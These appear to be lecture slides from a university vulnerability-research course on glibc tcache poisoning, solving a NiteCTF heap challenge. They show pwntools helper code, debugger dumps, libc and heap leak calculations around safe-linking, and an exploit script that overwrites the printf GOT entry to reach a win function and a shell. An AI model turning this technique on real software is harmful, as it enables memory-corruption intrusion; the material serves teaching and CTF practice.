FLORIDA TECH

LSN 17 : Tcache Poisoning

Vulnerability Research

Objectives

Lesson #17: Tcache Poisoning

- Explain the structure of the tcache; examining methods for tcache poisoning by overwriting the freed chunks metadata.
- Explore the safe-linking protection mechanism; understanding how pointer mangling and malloc alignment protects singly linked lists
- Chain use-after-free exploits to implement a tcache poisoning attack that overwrites GOT entries

FLORIDA TECH

References

- Maxwell Dulin, Analysis of Malloc Protections on Singly Linked Lists [Link]
- Glibc Mailing List: Add Safe-Linking to fastbins and tcache [Link]
- Elementary-Tcache Challenge, NiteCTF [Link]

FLORIDA TECH

What is the Tcache?

- Each thread has a per-thread cache called the Thread Local Cache (tcache)
- The tcache is *tcache_count* size singly-linked list of chunks
- Each chunk just points to the next chunk available for allocation

FLORIDA TECH

Demo: Elementary-Tcache

- Elementary-tcache was a NiteCTF Challenge
- Libc 2.35 is provided. Let's go ahead and use pwninit to patch it

```
└─# pwninit --bin=heapchall --libc=libc.so.6
bin: heapchall
libc: libc.so.6
ld: ./ld-linux-x86-64.so.2


unstripping libc
https://launchpad.net/ubuntu/+archive/primary/+files//libc6-dbg_2.35-
0ubuntu3.1_amd64.deb
copying heapchall to heapchall_patched
running patchelf on heapchall_patched
writing solve.py stub
```

FLORIDA TECH

Demo: Elementary-Tcache

- The challenge has the classic allocate/edit/free/view menu that we see in a lot of heap challenges
- It is compiled with stack protection (canaries and NX) to prevent stack-based buffer overflows; also meaning its likely a heap-based exploit

```
1. Allocate chunk
2. Edit chunk
3. Free chunk
4. View chunk
5. Exit
Option: 1
Slot: 0
Size: 10
Option: 2
Slot: 0
Enter content: AAAA
Option: 3
Slot: 0
Option: 4
Slot: 0
:
```

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    Canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

FLORIDA TECH

Demo: Elementary Tcache

- To autonomously interact with the menu, Ill go ahead and make some basic functions for allocate/edit/free/view

```
def allocate(slot,sz):
   log.info('Allocating %i,%i' %(slot,sz))
   p.recvuntil(b'Option:')
   p.sendline(b'1')
   p.recvuntil(b'Slot:')
   p.sendline(b'%i' %slot)
   p.recvuntil(b'Size:')
   p.sendline(b'%i' %sz)

def edit(slot,content):
   log.info('Editing slot: %i with %s' %(slot,content))
   p.recvuntil(b'Option:')
   p.sendline(b'2')
   p.recvuntil(b'Slot:')
   p.sendline(b'%i' %slot)
   p.recvuntil(b'content:')
   p.sendline(content)
```

```
def free(slot):
   log.info('Freeing slot: %i' %slot)
   p.recvuntil(b'Option:')
   p.sendline(b'3')
   p.recvuntil(b'Slot:')
   p.sendline(b'%i' %slot)

def view(slot):
   p.recvuntil(b'Option:')
   p.sendline(b'4')
   p.recvuntil(b'Slot:')
   p.sendline(b'%i' %slot)
   return p.recvline()
```

FLORIDA TECH

Generic Heap Exploit Strategy

1. Leak libc, base pie and/or the heap somehow
2. Corrupt chunk metadata for arbitrary write primitive
3. Use write primitive to overwrite something to do something
4. Profit

FLORIDA TECH

View After Free

- Right away we notice that the binary has a problem that allows us to view the contents of memory that has been allocated and then freed(). Use after free is probably the correct term for this but since we are just (view)ing right now, lets call it view after free.

```
1. Allocate chunk
2. Edit chunk
3. Free chunk
4. View chunk
5. Exit
Option: 1
Slot: 0
Size: 10
Option: 2
Slot: 0
Enter content: AAAA
Option: 3
Slot: 0
Option: 4
Slot: 0
:
```

Should triggr an error saying that bin 0 has been freed(), instead it prints out some non ASCII bytes

FLORIDA TECH

Allocate + Free + View After Free

- Let's observe the result if we allocate() then free() 10 bins, and view after free
- 0-6 are placed in the tcache; 7/8/9 are consolidated into the wilderness

```
[*] Allocating 0,128
[*] Allocating 1,128
[*] Allocating 2,128
[*] Allocating 3,128
[*] Allocating 4,128
[*] Allocating 5,128
[*] Allocating 6,128
[*] Allocating 7,128
[*] Allocating 8,128
[*] Allocating 9,128
[*] Freeing slot: 0
[*] Freeing slot: 1
[*] Freeing slot: 2
[*] Freeing slot: 3
[*] Freeing slot: 4
[*] Freeing slot: 5
[*] Freeing slot: 6
[*] Freeing slot: 7
[*] Freeing slot: 8
[*] Freeing slot: 9
```

```
pwndbg> tcachebins
tcachebins
0x90 [  7]: 0xde1600 —▸ 0xde1570 —▸ 0xde14e0 —▸ 0xde1450 —▸ 0xde13c0 —▸ 0xde1330 —▸
0xde12a0 ◂— 0x0


pwndbg> top_chunk
Top chunk | PREV_INUSE
Addr: 0xde1680
Size: 0x20981
```

bin(0) view after free

```
pwndbg> x/4xg 0xde12a0
0xde12a0:       0x00000000000000de      0x527646c57b477b88
0xde12b0:       0x0000000000000000      0x0000000000000000
```

bin(7) view after free

```
pwndbg> x/4xg 0xde1680
0xde1680:       0x0000000000000000      0x0000000000020981
0xde1690:       0x00007f4872e39ce0      0x00007f4872e39ce0
```

Leak in the Wilderness

- First, lets examine the leaked address when we view bin(7) after free
- Here we are leaking memory that has been consolidated into the wilderness
- We see that this leaked address's first quad word holds the top_chunk size
- And the second/third quad words hold pointers to the main_arena+96
- Using this leak, we can calculate the base for libc
- Libc.address = leak - 0x219ce0

```
pwndbg> top_chunk
Top chunk | PREV_INUSE
Addr: 0xde1680
Size: 0x20981

pwndbg> x/4xg 0xde1680
0xde1680:       0x0000000000000000      0x0000000000020981
0xde1690:       0x00007f4872e39ce0      0x00007f4872e39ce0

pwndbg> x/1i 0x00007f4872e39ce0
   0x7f4872e39ce0 <main_arena+96>:      adc    BYTE PTR [rsi],0xde

pwndbg> xinfo 0x7f4872e39ce0

File (Base) 0x7f4872e39ce0 = 0x7f4872c20000 + 0x219ce0
```

FLORIDA TECH

Leak in the Tcache

- We see 7 chunks that have been free()d stored in a singly-linked list
- Each quad-word supposedly holds the pointer to the next chunk
- But the math doesn't quite match up when we look at it at fist

```
pwndbg> tcachebins
tcachebins
0x90 [  7]: 0xde1600 —▸ 0xde1570 —▸ 0xde14e0 —▸ 0xde1450 —▸ 0xde13c0 —▸ 0xde1330 —▸ 0xde12a0 ◂— 0x0

pwndbg> x/1xg 0xde1600
0xde1600:       0x0000000000de1891
pwndbg> x/1xg 0xde1570
0xde1570:       0x0000000000de1901?
pwndbg> x/1xg 0xde14e0
0xde14e0:       0x0000000000de19b1
pwndbg> x/1xg 0xde1450
0xde1450:       0x0000000000de1e21
pwndbg> x/1xg 0xde13c0
0xde13c0:       0x0000000000de1ed1
pwndbg> x/1xg 0xde1330
0xde1330:       0x0000000000de1f41
pwndbg> x/1xg 0xde12a0
0xde12a0:       0x00000000000000de1
```

Should be a pointer to 0xde1570
Instead it's 0xde1891.

Should be a pointer to 0x0
Instead it's 0xde1

Safe-Linking

- ~Glibc 2.32 introduced safe-linking to the fastbins and tcache
- It used ASLR to randomize the tcache linked list pointers
- It shifts the heap address and XORs the pointer with that value
- However, it adds more nuance than protection

```
> > > Safe-Linking is a security mechanism that protects single-linked
> > > lists (such as the fastbin and tcache) from being tampered by attackers.
> > > The mechanism makes use of randomness from ASLR (mmap_base), and
> > > when combined with chunk alignment integrity checks, it protects the
> > > pointers from being hijacked by an attacker.

> > > The design assumes an attacker doesn't know where the heap is located,
> > > and uses the ASLR randomness to "sign" the single-linked pointers. We
> > > mark the pointer as P and the location in which it is stored as L, and
> > > the calculation will be:
> > >   * PROTECT(P) := (L >> PAGE_SHIFT) XOR (P)
> > >   * *L = PROTECT(P)
```

FLORIDA TECH

Safe-Linking: Return to XOR 0x0

- Last element of the tcache points to 0x0
- Anything XORd with 0x0 equals itself

```
pwndbg> tcachebins
tcachebins
0x90 [  7]: 0xde1600 —▸ 0xde1570 —▸ 0xde14e0 —▸ 0xde1450 —▸ 0xde13c0 —▸ 0xde1330 —▸ 0xde12a0 ◂— 0x0

pwndbg> x/1xg 0xde1600
0xde1600:       0x0000000000de1891
pwndbg> x/1xg 0xde1570
0xde1570:       0x0000000000de1901?
pwndbg> x/1xg 0xde14e0
0xde14e0:       0x0000000000de19b1
pwndbg> x/1xg 0xde1450
0xde1450:       0x0000000000de1e21
pwndbg> x/1xg 0xde13c0
0xde13c0:       0x0000000000de1ed1
pwndbg> x/1xg 0xde1330
0xde1330:       0x0000000000de1f41
pwndbg> x/1xg 0xde12a0
0xde12a0:       0x0000000000000de1
```

xor(0xde1,0x0) = 0xde1

Safe-Linking: Calculating Pointers

- If we can leak the last element in the tcache, we have our ASLR leak
- We can just use that leak to calculate the tcache pointers for the list
- We can now leak the addresses of the chunks in the tcache

```
pwndbg> tcachebins
tcachebins
0x90 [  7]: 0xde1600 —▸ 0xde1570 —▸ 0xde14e0 —▸ 0xde1450 —▸ 0xde13c0 —▸ 0xde1330 —▸ 0xde12a0 ◂— 0x0

pwndbg> x/1xg 0xde1600
0xde1600:       0x0000000000de1891
pwndbg> x/1xg 0xde1570
0xde1570:       0x0000000000de1901?
pwndbg> x/1xg 0xde14e0
0xde14e0:       0x0000000000de19b1
pwndbg> x/1xg 0xde1450
0xde1450:       0x0000000000de1e21
pwndbg> x/1xg 0xde13c0
0xde13c0:       0x0000000000de1ed1
pwndbg> x/1xg 0xde1330
0xde1330:       0x0000000000de1f41
pwndbg> x/1xg 0xde12a0
0xde12a0:       0x0000000000000de1
```

xor(0xde1,0xde1570) = 0xde1891

xor(0xde1,0x0) = 0xde1

Ok. We now have 2 Leaks
Libc & The Heap

I just want to go back to the days of sending %p.%p.%p.%p. to get my leak. - Probably said by someone after learning how to heap.

FLORIDA TECH

Better Exploit Strategy

✓ Leak libc and the heap by allocating, freeing, then viewing the contents of the bins in the tcache and the wilderness

2. Corrupt chunk metadata in the tcache entries (aka tcache poisoning) to overwrite the *next pointer to a GOT entry instead of the next chunk.

3. Perform an allocation, which should serve the address of the GOT entry; edit/write the address of win() to the entry

FLORIDA TECH

Use After Free

- Ok we notice now that we can also use after free by modifying the contents of a free(d) chunk.
- Checking the tcachebins, we see this smashes the *next chunk pointer


```
pwndbg> r
1. Allocate chunk
2. Edit chunk
3. Free chunk
4. View chunk
5. Exit
Option: 1
Slot: 0
Size: 10
Option: 3
Slot: 0
Option: 2
Slot: 0
Enter content: AAAABBBB
```

```
pwndbg> tcachebins
tcachebins
0x20 [  1]: 0x4052a0 ◂— 'AAAABBBB'
```

FLORIDA TECH

Weaponizing UAF For Tcache Poison

- Since we can modify the pointers in the tcache, we will just smash the top of the tcache to point to a GOT entry
- We should be able to then allocate twice, edit the second allocation and overwrite the GOT entry



FLORIDA TECH

Which GOT Entry?

- In honor of the former __malloc_hook, we will just overwrite the GOT entry for malloc()
- Running this segfaults; its not clear whats happening. Looks like we got the *next to point to the GOT entry for malloc; but when we tried to malloc() it just failed.

```
──
 ► f 0   0x7f202f92aa7c pthread_kill@@GLIBC_2.34+300
   f 1   0x7f202f92aa7c pthread_kill@@GLIBC_2.34+300
   f 2   0x7f202f92aa7c pthread_kill@@GLIBC_2.34+300
   f 3   0x7f202f8d6476 raise+22

pwndbg> tcachebins
tcachebins
0x90 [  6]: 0x404048 (malloc@got[plt]) —▸ 0x7f202f939524 (free+196) ◂— nop dword
ptr [rax]
pwndbg> got
```

FLORIDA TECH

Quitting Time?

Its ok. Seems like we learned some neat new tricks. But since we don't have the __malloc_hook anymore in this Glibc 2.34, we should probably just give up?

FLORIDA TECH

Aligned Memory Addresses

- Turns out we should have read more into that Glibc safe-linking update. It also added a thing called memory alignment check
- Malloc() will check that the chunks address & 0xf == 0
- 0x404048 (e.got[‘malloc’]) & 0xf = 0x8 → FAIL

- But e.got['printf'] & 0xf = 0x0 → WIN

FLORIDA TECH

Try, Try Again

- We will update our script to do overwrite the printf got entry with win()

```
bin0_leak = leak(0)

overwrite_addr = e.got['printf']

encrypted_ptr = (bin0_leak ^ overwrite_addr)

edit(6,p64(encrypted_ptr))

allocate(0,128)
allocate(1,128)

edit(1,p64(e.sym['win']))

p.interactive()
```

FLORIDA TECH

Shell Party

```
[*] Allocating 0,128
[*] Allocating 1,128
...
[*] Allocating 7,128
[*] Allocating 8,128
[*] Allocating 9,128
[*] Freeing slot: 0
[*] Freeing slot: 1
[*] Freeing slot: 2
...
[*] Freeing slot: 7
[*] Freeing slot: 8
[*] Freeing slot: 9
[*] Leaking slot: 0 with 0xb82
[*] Editing slot: 6 with b'\xc2K@\x00\x00\x00\x00\x00’

[*] Allocating 0,128
[*] Allocating 1,128

[*] Editing slot: 1 with b'\x16\x12@\x00\x00\x00\x00\x00'
[*] Switching to interactive mode
 Winner winner, chicken dinner!
$ cat flag.txt
flag{i_sure_wish_it_worked_remotely}
```

FLORIDA TECH

FLORIDA TECH

Thank you.